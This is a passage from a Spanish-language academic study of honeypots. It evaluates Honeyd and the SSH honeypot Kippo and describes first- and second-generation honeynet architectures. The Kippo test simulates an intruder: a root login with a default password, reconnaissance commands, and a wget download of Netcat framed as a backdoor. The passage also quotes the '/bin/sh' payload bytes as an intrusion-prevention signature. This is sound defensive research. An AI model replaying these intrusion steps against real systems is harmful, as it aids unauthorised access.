Como prueba de concepto, se va a realizar una consulta DNS al *honeypot* virtual mediante la utilidad de *nslookup* disponible en los sistemas *UNIX/Linux*, la cual permite realizar

diferentes peticiones relacionadas con la resolución de nombres y direcciones de red. La sintaxis utilizada para *nslookup* es la siguiente:

```
$ nslookup www.google.es 192.168.100.201
```

Opción	Descripción
www.google.es	Nombre de dominio a resolver.
192.168.100.201	Dirección del servidor utilizado para la resolución.

Tabla 4.6: Opciones de nslookup.

La ejecución del comando anterior tiene como salida las direcciones IP asociadas al nombre de dominio solicitado resueltas por el servidor indicado como segundo parámetro (*honeypot* virtual), pero que en realidad han sido resueltas por el servidor *150.214.156.32* debido a la configuración de *proxy* establecida.

DNS PROXYING

```
$ nslookup www.google.es 192.168.100.201
Server:         192.168.100.201
Address:        192.168.100.201#53

Non-authoritative answer:
Name:   www.google.es
Address: 173.194.34.216
Name:   www.google.es
Address: 173.194.34.223
Name:   www.google.es
Address: 173.194.34.215
```

Como se ha podido comprobar, la opción de poder realizar *proxying* es muy beneficiosa, ya que aumenta enormemente la capacidad de interacción y de simulación del *honeypot*. La redirección del tráfico del ataque a otros *honeypots* con funciones más especializadas es de gran utilidad, por ejemplo, *Dionaea* y su capacidad de captura de *malware* a través de *SMB*.

Para finalizar esta sección, podemos concluir que la capacidad de interacción y realismo de los servicios ofrecidos por el *honeypot* dependen en la mayor parte del uso de *scripts*. Sobre ellos recae gran parte de la efectividad de *Honeyd*. La posibilidad de programar *scripts* más completos es un punto a favor, ya que la personalización es clave para adaptar el sistema a un entorno real.

Extensibilidad

Honeyd cuenta con algunos *plugins* externos que pueden complementar su utilidad y facilitar su administración. Algunos de estos ejemplos son enumerados a continuación.

Scripts servicios

La implementación por terceros de *scripts* para la simulación de servicios. En el sitio *web* de *Honeyd* podemos encontrar algunos extras, además de poder programar nuestros propios

scripts para añadir y mejorar los servicios [75].

Honeydsum

Esta herramienta es un analizador de logs para *Honeyd*. Permite obtener resúmenes de los logs del *honeypot* y ofrecer una salida en modo texto, HTML y gráficas. Además es posible establecer filtros para obtener la información, como selecciones por IP, puertos, redes, servicios, etc [26].

HoneyView

Se trata de otra herramienta analizadora de logs. Es muy similar a la anterior y también cuenta con interfaz *web* para la visualización de los datos [76].

Honeycomb

Es un sistema de generación automática de firmas para los sistemas de detección de intrusos en red. Aplica un análisis de protocolo y técnicas de detección de patrones en el tráfico capturado en los *honeypots*. Utiliza el trafico de los *honeypots* ya que generalmente es considerado malicioso. Tras realizar el análisis de este tráfico, genera archivos de firmas que pueden ser utilizadas por los sistemas de detección de intrusos como *Snort*. Esta herramienta es extensible al resto de *honeypots* [49].

Gestión de logs, alertas e informes

Honeyd almacena la información recopilada en los siguientes ficheros:

- **syslog**: Registra toda la información acerca de los establecimientos de conexión en el fichero de log del sistema mediante *syslogd*, la herramienta de gestión de logs en sistemas *UNIX/Linux*.
- **honeyd.log**: Es otro fichero donde se almacena la información sobre la actividad del *honeypot*. Este fichero es opcional y se puede activar incluyéndolo como un parámetro en el comando de inicialización de *Honeyd*. El contenido es el mismo que el volcado en *syslog*.
- **Otros**: Cada servicio programado con *scripts* puede llevar su propio log independiente donde registra la actividad relacionada con el servicio, incluyendo más información además de la conexión realizada.

Respecto al sistema de alertas, este *honeypot* no cuenta con ningún sistema de avisos cuando se detecta un intento de intrusión o interacción con él. Tendríamos que hacer uso de terceras herramientas que supervisen los logs y generen alertas cuando sean detectadas.

En cuanto a la generación de informes y obtención de la información de los logs, es necesario utilizar algunos de los *plugins* y herramientas comentadas en el punto anterior. Mediante esas herramientas podemos supervisar la actividad del *honeypot* y extraer la información de los logs de una forma más cómoda, ya que la lectura directa de los logs de texto no es práctica.

Calidad de los datos recopilados

Honeyd tan solo recoge información relativa a los intentos de conexión:

- Direcciones IP de origen y destino.
- Puertos TCP/IP involucrados.
- Marcas de tiempo.
- Estado de la conexión.
- Información sobre el estado de la conexión, la identificación del sistema operativo del cliente o la herramienta utilizada para el escaneo (si es posible).

Si se ha utilizado algún *script* para la emulación de un servicio, este contendrá información diversa, por ejemplo, el *script* *MSFTP* almacena información en su log sobre todos los comandos introducidos, incluyendo usuarios y contraseñas utilizadas en el login del servicio.

4.6. Kippo

Kippo es un *honeypot* de uso específico para el protocolo SSH (*Secure Shell*) [63]. Se ha convertido en el *honeypot* más importante y extendido dedicado a SSH. Las características que lo han hecho destacar son [85]:

- Simulación de un sistema de directorios con la capacidad de crear y borrar ficheros.
- Capacidad de añadir nuevos comandos de consola simulados.
- Almacenamiento de logs en formato compatible con UML (*Unified Modeling Language*), ficheros de texto, bases de datos *MySQL*, *XMPP*, etc.
- Almacenamiento de los ficheros descargados por el atacante para un análisis posterior.
- Realiza una finalización falsa de la conexión, es decir, no cierra la conexión y continúa registrando los movimientos del atacante en la consola hasta que este se percate del engaño.
- Habilidad de interacción con el usuario muy completa.

Kippo ha sido programado en *Python*, facilitando la incorporación de nuevos módulos y complementos.

Instalación y facilidad de uso

De nuevo, se ha escogido *Ubuntu Server 12.04* como sistema operativo base. La instalación de *Kippo* es rápida y sencilla ya que en los repositorios se pueden encontrar todas las dependencias necesarias. Se ha optado por instalar el *honeypot* a través de su repositorio SVN (*Subversion*) para obtener la última versión disponible, aunque también es posible hacerlo descargando el paquete con el código fuente del mismo. El *honeypot* no requiere una compilación previa y se ejecuta con un simple *script* de inicio.

Kippo tiene un archivo de configuración muy básico donde se pueden modificar las localizaciones de los ficheros de log y de la aplicación, conexiones a la base de datos y al protocolo *XMPP*, puerto de escucha, etc.

Ya que simula un servidor SSH, comúnmente utilizado para la administración de la máquina, *Kippo* viene configurado con el puerto de escucha por defecto 2222 en lugar del puerto bien conocido 22 para SSH. Este hecho puede ocasionar un problema, ya que debería escuchar en el puerto 22 como sería lógico. Esta modificación se puede realizar en el fichero de configura-

ción del *honeypot*, pero en sistemas *UNIX/Linux*, tan solo el usuario *root* puede utilizar los puertos inferiores al 1024. Teniendo en cuenta que no es deseable ejecutar el *honeypot* bajo la cuenta de *root*, se proponen dos opciones para solventarlo [86]:

- **IPTables**: Mediante un regla de NAT, podemos redirigir el tráfico destinado al puerto 22 al puerto de escucha del *honeypot* 2222. Por ejemplo:

```
$ iptables -t nat -A PREROUTING -p tcp --dport 22 -j \
        REDIRECT --to-port 2222
```

- **Authbind**: Es una aplicación que permite a un usuario sin permisos acceder a recursos de red privilegiados, como es el caso de los puertos bien conocidos. Estos permisos son concedidos por el usuario *root* [43].

Para las pruebas realizadas, obviamos el caso expuesto sobre los puertos utilizados y tomamos por defecto el puerto configurado en *Kippo*, 2222.

Servicios ofrecidos

Al tratarse de un *honeypot* de uso específico, el único servicio disponible es el ya comentado servicio de conexión remota SSH. Dado que la función de SSH es brindar una conexión segura para conectarnos a una máquina remota y ofrecer una terminal que nos permita trabajar como si fuéramos un usuario local, podemos entender como gran parte de este *honeypot* se basa en proporcionar una interacción adecuada posterior a la conexión, de ahí la implementación del sistema de ficheros y comandos que proporciona *Kippo*.
Aunque este *honeypot* solo exponga el servicio SSH, también es necesario valorar la suite de utilidades completa que dotan de realismo a este servicio y que han conseguido que *Kippo* sea uno de los *honeypots* más interesantes de su categoría.
Se comienza realizando un análisis del puerto 2222 con *Nmap* (ver Tabla 4.3), obviando el análisis del sistema operativo y del resto de puertos, ya que solo es de interés el servicio SSH de *Kippo*:

```
$ nmap -v -sV -sT -p T:2222 -oA scan 192.168.100.10
```

La salida del escaneo anterior ha dado los siguientes resultados:

Servicio	Puerto	Producto	Versión
SSH	2222 tcp	OpenSSH 5.1p1 Debian 5 (protocol 2.0)	5.1p1

Tabla 4.7: Análisis de servicios de Kippo con Nmap.

Nmap ha detectado *OpenSSH* como aplicación del servidor. Esta identificación es posible gracias al *banner* que se incluye en el campo de datos de un paquete TCP/IP del protocolo SSH cuando se establece una conexión, que informa automáticamente del nombre y versión del servidor SSH. Como se puede ver, es muy fácil obtener las huellas de una aplicación de este servicio. En el caso de *Kippo*, este *banner* es posible cambiarlo modificando la cadena que almacena la versión en el fichero *honeypot.py*. Además, existen dos parámetros que deberían ser modificados para personalizar el *honeypot*:

- **Hostname**: El nombre del host por defecto es *nas3*. Habría que modificarlo en los siguientes ficheros:

  - kippo.cfg
  - hosts
- **Sistema operativo**: Existe una cadena que almacena la identificación del sistema operativo en el fichero *issue*, donde podemos personalizar la versión deseada, generalmente acorde al sistema de ficheros utilizado en *fs.pickle*.

Realismo de los servicios emulados

Se va a realizar una serie de tests para poner a prueba este *honeypot*, además se describirán brevemente las utilidades que componen y completan al servicio ofrecido, ya que prácticamente se intenta realizar una simulación completa de un sistema operativo.

SSH

Anteriormente ya hemos identificado el servicio y su versión, al ser una cadena configurada por defecto, deberíamos modificarla para no levantar sospechas iniciales ya que es un parámetro conocido.
Vamos a realizar la conexión al *honeypot* mediante el cliente de *OpenSSH* disponible en la distribución *Linux* que estamos usando para realizar las pruebas, *Kali*.

```
$ ssh -p 2222 root@192.168.100.10
```

Se ha seleccionado el usuario *root* y contraseña *123456* porque es un usuario válido incluido en el fichero *userdb.txt*. En este fichero podríamos añadir todas las parejas usuario/contraseña que podrían conectarse al servicio del *honeypot*. Por tanto, es un servicio susceptible a ataques de fuerza bruta para conseguir un login en el servicio y acceder al sistema. Existen varias herramientas que realizan este tipo de ataques por diccionario y fuerza bruta.

Una vez logueados en el sistema, podemos observar el nombre del servidor, *nas3*. Además, lo lógico sería lanzar algunos comandos para identificar el sistema y el estado del mismo, estos comandos se pueden ver en el listado a continuación:

ACCESO AL SISTEMA

```
nas3:~# w
 12:54:46 up  2:36,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    192.168.100.1     11:48    0.00s  0.00s  0.00s w

nas3:~# uname -a
Linux nas3 2.6.26-2-686 #1 SMP Wed Nov 4 20:45:37 UTC 2009 i686 GNU/Linux

nas3:~# cat /proc/cpuinfo
#### salida omitida ####

nas3:~# ls -al
drwxr-xr-x 1 root root 4096 2013-05-30 12:56 .
drwxr-xr-x 1 root root 4096 2013-05-30 12:56 ..
-rw-r--r-- 1 root root  140 2013-04-05 13:52 .profile
drwx------ 1 root root 4096 2013-04-05 14:05 .ssh
drwx------ 1 root root 4096 2013-04-05 13:58 .aptitude
-rw-r--r-- 1 root root  570 2013-04-05 13:52 .bashrc
```

En este punto hay que describir el método de simulación que usa *Kippo*.

- **Sistema de ficheros**. El fichero *fs.pickle* contiene la estructura de directorios y ficheros que será presentada al atacante. Los ficheros están vacíos y no es posible ver su contenido ya que devolverá un error. Este fichero se puede generar mediante una utilidad que incorpora el *honeypot*, *createfs.py*, y que permite clonar el sistema de archivos del sistema operativo sobre el que se está ejecutando. Esta función es un gran medida para personalizar el *honeypot* y dotarlo de unas características distintivas respecto al sistema de ficheros por defecto.
- **Ficheros y comandos personalizados**. Aunque en el punto anterior se ha comentado que los ficheros están vacíos, *Kippo* permite incluir ficheros con contenido y que sí pueden ser consultados por el intruso. El problema es que son ficheros con contenido estático, por ejemplo, uno de ellos es *meminfo*, si lo consultamos, siempre devuelve la misma información. Algunos de ellos pueden llevar a sospechas, otros como *hosts* que apenas cambian, pueden ser de utilidad. De igual modo ocurre con algunos comandos, unos son programados para simular la acción correspondiente y otros son simples salidas de texto estático. Los ficheros y comandos con salidas estáticas de base incorporados son:

  - group
  - hosts
  - issue
  - passwd
  - shadow
  - cpuinfo
  - meminfo
  - dmesg
  - mount
  - ifconfig
  - vi

- **Comandos interactivos**. El *honeypot* consta de una serie de comandos con los que el atacante puede interaccionar por consola. Estos comandos son programados en *Python* y por tanto, algunos carecen de un nivel de realismo aceptable, ya que incorporan información de salida con partes estáticas. Un ejemplo es el comando *ping*, que siempre obtiene una respuesta *echo-reply* satisfactoria para cualquier dirección IP válida, además hay que sumarle que varios campos de la impresión en la terminal son fijos, como el *ttl*, las medias aritméticas sobre el *rtt* o el tiempo total. A continuación mostramos una salida de ejemplo con dos destinos distintos.

COMANDO PING

```
nas3:~/.ssh# ping 192.168.100.1
PING 192.168.100.1 (192.168.100.1) 56(84) bytes of data.
64 bytes from 192.168.100.1 (192.168.100.1): icmp_seq=1 ttl=50 time=41.0 ms
64 bytes from 192.168.100.1 (192.168.100.1): icmp_seq=2 ttl=50 time=41.0 ms
64 bytes from 192.168.100.1 (192.168.100.1): icmp_seq=3 ttl=50 time=44.4 ms
64 bytes from 192.168.100.1 (192.168.100.1): icmp_seq=4 ttl=50 time=43.8 ms
64 bytes from 192.168.100.1 (192.168.100.1): icmp_seq=5 ttl=50 time=43.1 ms
--- 192.168.100.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 907ms
rtt min/avg/max/mdev = 48.264/50.352/52.441/2.100 ms

nas3:~/.ssh# ping 80.32.1.34
PING 80.32.1.34 (80.32.1.34) 56(84) bytes of data.
64 bytes from 80.32.1.34 (80.32.1.34): icmp_seq=1 ttl=50 time=45.6 ms
64 bytes from 80.32.1.34 (80.32.1.34): icmp_seq=2 ttl=50 time=48.5 ms
64 bytes from 80.32.1.34 (80.32.1.34): icmp_seq=3 ttl=50 time=47.5 ms
64 bytes from 80.32.1.34 (80.32.1.34): icmp_seq=4 ttl=50 time=47.6 ms
64 bytes from 80.32.1.34 (80.32.1.34): icmp_seq=5 ttl=50 time=49.4 ms
--- 80.32.1.34 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 907ms
rtt min/avg/max/mdev = 48.264/50.352/52.441/2.100 ms
```

Aunque en la mayoría de los casos habría que fijarse bastante, son detalles que pueden llegar a poner en evidencia al *honeypot*.
Como ya estamos logueados en el sistema ficticio y hemos ejecutado algunos comandos de reconocimiento, ahora vamos a intentar descargar con *wget* un fichero de *Internet*, que bien podría ser un *backdoor* para garantizarnos el acceso en futuras ocasiones, por ejemplo, *Netcat* [31].

COMANDO WGET

```
nas3:~# mkdir nc
nas3:~# cd nc
nas3:~/nc# wget http://garr.dl.sourceforge.net/sourceforge/netcat/\
        netcat-0.7.1.tar.gz
--2013-05-30 16:49:16--  http://garr.dl.sourceforge.net/sourceforge/netcat/\
        netcat-0.7.1.tar.gz
Connecting to garr.dl.sourceforge.net:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 398872 (389K) [application/x-gzip]
Saving to: ‘netcat-0.7.1.tar.gz

100%[======================================>] 398,872      132K/s  eta 0s

2013-05-30 16:49:19 (132 KB/s) - ‘netcat-0.7.1.tar.gz’ saved [398872/398872]
nas3:~/nc# tar xzf netcat-0.7.1.tar.gz
nas3:~/nc# cd netcat-0.7.1
nas3:~/nc/netcat-0.7.1# ls
m4             po             doc            lib            src
NEWS           TODO           aclocal.m4     README         configure
configure.ac   config.guess   config.rpath   install-sh     config.sub
missing        mkinstalldirs  Makefile.am    Makefile.in    config.h.in
AUTHORS        INSTALL        ABOUT-NLS      ChangeLog      COPYING
nas3:~/nc/netcat-0.7.1# ./configure
  ___
 {o,o}
 |)__)
 -"-"-
O RLY? y
  ___
 {o,o}
 (__(|
 -"-"-
NO WAI!
nas3:~/nc/netcat-0.7.1# cd
nas3:~# rm -rf nc
nas3:~# ls
nas3:~#
```

El comando *wget* realmente permite la descarga de archivos. Como se puede ver en el listado anterior, se han realizado las siguientes acciones:

1. Se ha creado una carpeta llamada *nc* y hemos entrado en ella.
2. Hemos descargado la herramienta *Netcat*.
3. Se ha desempaquetado la herramienta y se ha accedido a su directorio.
4. El intento de compilación mediante *./configure* no ha tenido éxito como era de esperar.
5. Eliminamos el directorio *nc* y todo su contenido.

Con este test se ha podido comprobar que el comando de movimiento entre directorios es funcional, así como la creación y eliminación de ficheros y directorios, además del comando *tar* entre otros.
Al inicio del análisis se comentó que *Kippo* almacenaba una copia de los ficheros descargados por un intruso, podemos verificarlo accediendo al directorio *dl* del *honeypot*:

FICHEROS ALMACENADOS

```
kippo@SrvUbuntu:~/kippo/dl$ ll
total 404
drwxrwxr-x  3 kippo kippo   4096 may 30 17:00 ./
drwxrwxr-x 11 kippo kippo   4096 may 30 15:41 ../
-rw-------  1 kippo kippo 398872 may 30 16:49 20130530164916_http___garr_dl_\
        sourceforge_net_sourceforge_netcat_netcat_0_7_1_tar_gz
drwxrwxr-x  6 kippo kippo   4096 may 29 11:02 .svn/
```

Kippo proporciona un entorno simulado para conexiones SSH bastante aceptable, muy personalizable y fácil de utilizar y configurar, haciéndolo único en este tipo de servicio.

Extensibilidad

Existen diversos complementos para aumentar la utilidad y facilitar la gestión de *Kippo*. Algunos de ellos son:

Comandos y ficheros

Tal y como se comento anteriormente, podemos generar nuestros propios ficheros con contenido que pueda ser consultado. Además, la creación de *scripts* en *Python* que permitan interacción con el usuario o que simplemente ofrezcan una salida de texto estático.

CreateFS

Como se ha visto antes, *CreateFS* es un *script* que incorpora *Kippo* y que permite realizar una copia del sistema de ficheros sobre el que se está ejecutando y utilizarlo para simular un entorno virtual al intruso.

FSEdit

Script de terceros que permite realizar modificaciones en el fichero *fs.pickle* para poder personalizarlo un poco más. No puede realizar una copia del sistema de ficheros [33].

Kippo-Stats

Es una aplicación que muestra estadísticas de los logs del *honeypot* vía *web*. Las estadísticas son presentadas a modo de gráficas. La información que proporciona es relativa al número de intentos de conexiones SSH y nombres de usuarios y contraseñas más utilizados [24].

Kippo-Graph

Otra herramienta que proporciona información sobre los intentos de intrusión en el *honeypot*. Esta utilidad ofrece muchas más opciones y calidad en las gráficas mostradas vía *web* que la aplicación anterior. Es capaz de presentar un total de 24 gráficas estadísticas distintas, incluyendo mapas de geolocalización IP [48].

Gestión de logs, alertas e informes

Kippo mantiene varios sistemas de *logging*, estos son:

- **Logs de texto**. Se mantiene un log de texto que almacena toda la actividad relacionada con el *honeypot*, incluyendo la interacción por consola de un intruso, el fichero de log es *kippo.log*. También cabe la posibilidad de habilitar otro modulo de *logging* de formato similar pero algo más sencillo y centrado en las intrusiones, si se habilita, la información será registrada en *kippo-textlog.log*.
- **MySQL**. Además de registrar la actividad en ficheros de logs, también es posible almacenar toda la información en una base de datos. Esta opción es muy recomendable, ya que facilita la extracción de los datos para generar estadísticas y muchas utilidades extras trabajan a través de esta base de datos.
- **XMPP**. *Extensible Messaging and Presence Protocol* [25], este módulo permite la notificación en tiempo real a través de canales de chat y servidores *Jabber*. Este servicio también esta integrado en *Dionaea* como se describió en el análisis del mismo.

Kippo tampoco cuenta con un sistema de alertas, por lo tanto habrá que volver a recurrir a herramientas de terceros o a la programación de *scripts* personalizados que accedan a alguno de los métodos de *logging* descritos y, emitir las alertas adecuadas.

Respecto a la generación de informes, es de gran ayuda tener habilitado el módulo para registrar la actividad en la base de datos. Así, mediante consultas *SQL*, podemos extraer la información requerida. Si necesitamos información con un formato más avanzado, podemos hacer uso de las herramientas descritas antes, como *Kippo-Graph*, que permite establecer filtros y obtener gráficas de calidad para poder utilizarlas en un informe ejecutivo, por ejemplo.

Calidad de los datos recopilados

La información que recopila *Kippo* en sus logs es la siguiente:

- Direcciones IP de origen.
- Puertos TCP/IP involucrados.
- Registros de usuarios y contraseñas introducidos.
- Binarios capturados.
- Comandos introducidos por el atacante en la consola.
- Marcas de tiempo.
- Información de depuración del *honeypot*, como el establecimiento y cierre de una conexión, intercambio de claves, etc.

Kippo ha demostrado que es un *honeypot* del que se pueden obtener muchos beneficios, gracias a su alto grado de simulación y a la captura de los binarios descargados por un atacante. Es recomendable su uso para aquellos que quieran capturar muestras de nuevos *rootkits* y tener un registro de cada uno de los pasos trazados por el intruso en el sistema virtual.

Capítulo 5

Honeynets

5.1. ¿Qué es una honeynet?

Una *honeynet* es una arquitectura de red compuesta por una red de *honeypots*, dispositivos de red y herramientas de seguridad. Los *honeypots* de una *honeynet* son son sistemas operativos reales, es decir, son *honeypots* de alta interacción. Aunque pueden incorporarse *honeypots* de baja interacción como *Honeyd*, no es lo habitual, ya que resta capacidad de interacción con el atacante y la utilidad de la *honeynet* se verá mermada. Cuando los sistemas de una *honeynet* son atacados, la *honeynet* registra toda la información sobre las actividades que están ocurriendo [82]. Para ello, cuenta con una serie de componentes comunes a toda *honeynet*:

- **Router**: Enruta el tráfico a los distintos dispositivos de la *honeynet*.
- **Firewall**: Restringe el tráfico de entrada y salida a la *honeynet*.
- **IDS/IPS**: Los Sistemas de Detección y Prevención de Intrusos permiten analizar con mayor detalle el tráfico y el contenido de los paquetes de red.
- **Servidor de logs**: La información recolectada por los *honeypots* y por el resto de dispositivos se envían a un servidor centralizado de logs.

5.2. Clasificación y arquitecturas de las honeynets

Las *honeynets* pueden ser clasificadas en base a su arquitectura de red. Aunque no existe un modelo cerrado, se pueden diferenciar tres tipos de arquitecturas principales en las que se apoyan la mayoría de las *honeynets*. Estas se clasifican en primera (GenI), segunda (GenII) y tercera (GenIII) generación [82].

5.2.1. Honeynets de primera generación (GenI)

Las *honeynets* de primera generación fueron las primeras en ser implementadas por *The Honeynet Project* desde sus orígenes hasta el año 2001 aproximadamente. Esta arquitectura se creó para dar solución a los problemas de control sobre el atacante y a la captura de información dentro de una red. Los dispositivos que componen una *honeynet* GenI son los enumerados en la sección anterior: un router, un *firewall*, un IDS y un servidor de logs. En

la Figura 5.1 se puede ver la arquitectura de una *honeynet* GenI.



Figura 5.1: Honeynet GenI.

El *firewall* proporciona un filtrado de paquetes IP que permite aislar la *honeynet* de *Internet*, además de permitir el tráfico de administración del servidor de logs y del IDS. El *firewall* debe de estar configurado para permitir cualquier tráfico entrante desde el exterior de la *honeynet* hacia los *honeypots* para proteger a los equipos de la red administrativa (servidor de logs e IDS). También tiene que restringir el tráfico saliente de la *honeynet* con el fin de evitar que utilicen los sistemas comprometidos para atacar a otros sistemas situados fuera de la *honeynet*.
Para controlar el tráfico saliente se establece un umbral máximo de conexiones, de manera que los intentos de conexión del atacante con el exterior no puedan representar un riesgo. De esta forma se evita que un atacante pueda interaccionar con el exterior con probabilidades de éxito, por ejemplo, para realizar ataques a terceros. *The Honeynet Project* estableció unos umbrales recomendados entre 5 y 10 conexiones al día para el tráfico saliente de la red de los *honeypots*. El limite de conexiones se determina en función de lo que se desee capturar en la *honeynet*. Si el motivo de la *honeynet* es capturar binarios de *malware* que realizan actividades maliciosas de forma automática, no se debería permitir ninguna conexión saliente. Si por el contrario se desea monitorizar las actividades y técnicas más avanzadas de un intruso, entonces es deseable permitir cierto número de conexiones para que pueda realizar alguna interacción con el exterior, como descargar alguna herramienta [27].
El *firewall* participa en la recolección de datos, almacenando un registro de todas las conexiones que lo han atravesado y las acciones llevadas a cabo en cada conexión. Los registros de logs del *firewall* son importantes para poder trazar las actividades maliciosas en una *honeynet*.

El router se utiliza como complemento del *firewall*. El router ayuda a la ocultación

del *firewall* frente a un intruso que ha comprometido un *honeypot*. De este modo, cuando el intruso intente comunicarse con otras redes, lo primero que notará será la existencia de un router y no de un *firewall*. Además, el router solo permite ser atravesado por paquetes con una dirección IP origen perteneciente a la *honeynet*. Este mecanismo ayuda a proteger la red frente a ataques tipo *DoS* y *spoofing*, como *SYN Flooding* o *Smurf*.

El IDS examina todos los paquetes IP que circulan por las subredes a las que tiene acceso mediante una interfaz de monitorización. El IDS busca anomalías en los paquetes o información contenida en los mismos que puedan sugerir actividad maliciosa, alertando al administrador en el caso de que encuentre indicios de un ataque [74]. Como todos los paquetes son registrados, el log del IDS es de gran utilidad en la trazabilidad de las actividades de los atacantes.

Los *honeypots* monitorizan las actividades locales de sus sistemas. La información es almacenada en registros de logs o bases de datos locales. Este hecho plantea un problema en el caso de que el *honeypot* sea comprometido. El *malware* o atacante podría destruir el log local y no se tendrían evidencias completas sobre el ataque. Por ello, se despliega en la infraestructura un servidor de logs remoto. De esta forma todos los dispositivos envían sus logs a este servidor, que cuenta con mejores políticas de seguridad. Si el servidor de logs también es comprometido, aun se tiene los logs locales del *firewall* e IDS (en caso de que almacenen copias locales).
Para capturar los comandos ejecutados en la sesión del intruso en los *honeypots*, se recurre a la modificación de las *shells* del sistema. De esta forma el intruso puede interaccionar por consola sin percatarse de que sus acciones están siendo monitorizadas.

Las *honeynets* de primera generación son efectivas ante ataques automatizados o frente a técnicas básicas de un atacante principiante (newbie). Este modelo apenas se implementa hoy en día, ya que evoluciono hacia una arquitectura de *honeynet* más completa y capaz de recolectar más información sobre técnicas avanzadas, las *honeynets* de segunda generación (GenII).

5.2.2. Honeynets de segunda generación (GenII)

Las *honeynets* de segunda generación se empezaron a desplegar a partir del año 2002. Son una evolución de las *honeynets* GenI, aportando una mayor capacidad de control sobre el intruso, mejores herramientas para la recopilación de información y la posibilidad de integrar las *honeynets* GenII en una red corporativa de producción disminuyendo los riesgos.
La principal diferencia en esta arquitectura respecto a las GenI, es la incorporación de un elemento que actúa como *gateway* de la *honeynet*. El *gateway* recibe el nombre de *honeywall*, un dispositivo que incorpora las funciones de *firewall* y de IPS en el mismo equipo (ver Figura 5.2).
Se ha sustituido el IDS por un sistema de prevención de intrusiones en red (NIPS). El NIPS realiza las mismas tareas de análisis e identificación que un IDS, pero añade la capacidad de impedir que el ataque detectado tenga éxito. El NIPS detiene un ataque mediante el descarte de los paquetes de red o mediante la modificación de ciertas cadenas contenidas en

la sección de datos de los paquetes.
Por ejemplo, si un NIPS detecta que se está lanzando un *exploit* a una máquina y, en uno de los paquetes encuentra la cadena «`\x62\x69\x6e\x2f\x73\x68`» y, tras comprobar en su base de datos de firmas que se corresponde con el contenido de un *payload* asociado con la creación de una *shell* de administración remota, el NIPS puede modificar dicha cadena a «`\x00\x00\x00\x00\x00\x00`». Esta modificación ocasionará que el *exploit* no tenga éxito y el atacante no sabrá por qué motivo ha fallado.



Figura 5.2: Honeynet GenII.

